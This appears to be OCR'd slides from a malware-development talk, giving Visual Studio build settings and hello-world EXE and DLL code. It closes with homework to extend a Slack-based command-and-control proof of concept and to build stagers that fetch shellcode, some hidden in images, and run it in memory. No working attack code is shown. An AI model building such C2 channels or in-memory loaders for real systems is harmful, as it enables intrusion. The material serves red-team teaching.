


Runtime Library	**Multi-threaded Debug DLL (/MDd)**
Struct Member Alignment	Default
Security Check	Enable Security Check (/GS)
Control Flow Guard	

Creating an EXE in Visual Studio



```
int main() {
    MessageBox(0, L"Hello!", L"Hello!", 0);
    return 0;
}
```




Configuration: Active(Release)   Platform: Active(x64)   Configuration Manager...


General Properties

Output Directory	$(SolutionDir)$(Platform)\$(Configuration)\
Intermediate Directory	$(Platform)\$(Configuration)\
Target Name	$(ProjectName)
Configuration Type	**Application (.exe)**
Windows SDK Version	**10.0 (latest installed version)**
Platform Toolset	**Visual Studio 2022 (v143)**
C++ Language Standard	Default (ISO C++14 Standard)
C Language Standard	Default (Legacy MSVC)

Creating a DLL in Visual Studio



```
extern "C" __declspec(dllexport) int MyFunc();
int MyFunc() {
    MessageBox(0, L"Hello!", L"Hello!", 0);
    return 0;
}

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        MyFunc();
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```



General Properties

Output Directory	$(SolutionDir)$(Platform)\$(Configuration)\
Intermediate Directory	$(Platform)\$(Configuration)\
Target Name	$(ProjectName)
Configuration Type	**Dynamic Library (.dll)**
Windows SDK Version	**10.0 (latest installed version)**
Platform Toolset	**Visual Studio 2022 (v143)**
C++ Language Standard	Default (ISO C++14 Standard)
C Language Standard	Default (Legacy MSVC)

Homework:

Try adding the following improvements to the Slack C2 PoC:

- Multi-host support. Add some way for each host to identify itself and its output in the slack channel.
- Server-side command line to send commands and receive data.
- Encrypt data being sent over Slack

Try recreating the same payload flow using the API of a different chat app, like Telegram.

With the information from this talk, try building some stagers with the following capabilities:

- Download shellcode from a webserver and execute it in memory
- Download encrypted shellcode from a webserver, decrypt it in memory and execute
- Embed encrypted shellcode within an image (steganography) posted on a social media platform. Download, extract, decrypt, and execute in memory.

Resources

- Code / Tutorials
  - https://github.com/vxunderground
  - https://0xpat.github.io
- Useful Libraries:
  - https://github.com/monoxgas/sRDI (converting native binaries to shellcode)
  - https://github.com/TheWover/donut (converting managed binaries to shellcode)
  - https://github.com/prompt-toolkit/python-prompt-toolkit (CLI framework)
  - https://github.com/pyqt (GUI framework)
- Inspiration:
  - https://www.mandiant.com/resources/insights/apt-groups (Detailed writeups on the TTPs used by threat actors)
- Courses:
  - Sektor7 Malware Development. Each course is less than $300, and provide a ton of useful information.
  - Dark Side Ops 1 & 2. More pricy, but fantastic content.

Questions?

Twitter: @_gui3_
GitHub: 5yn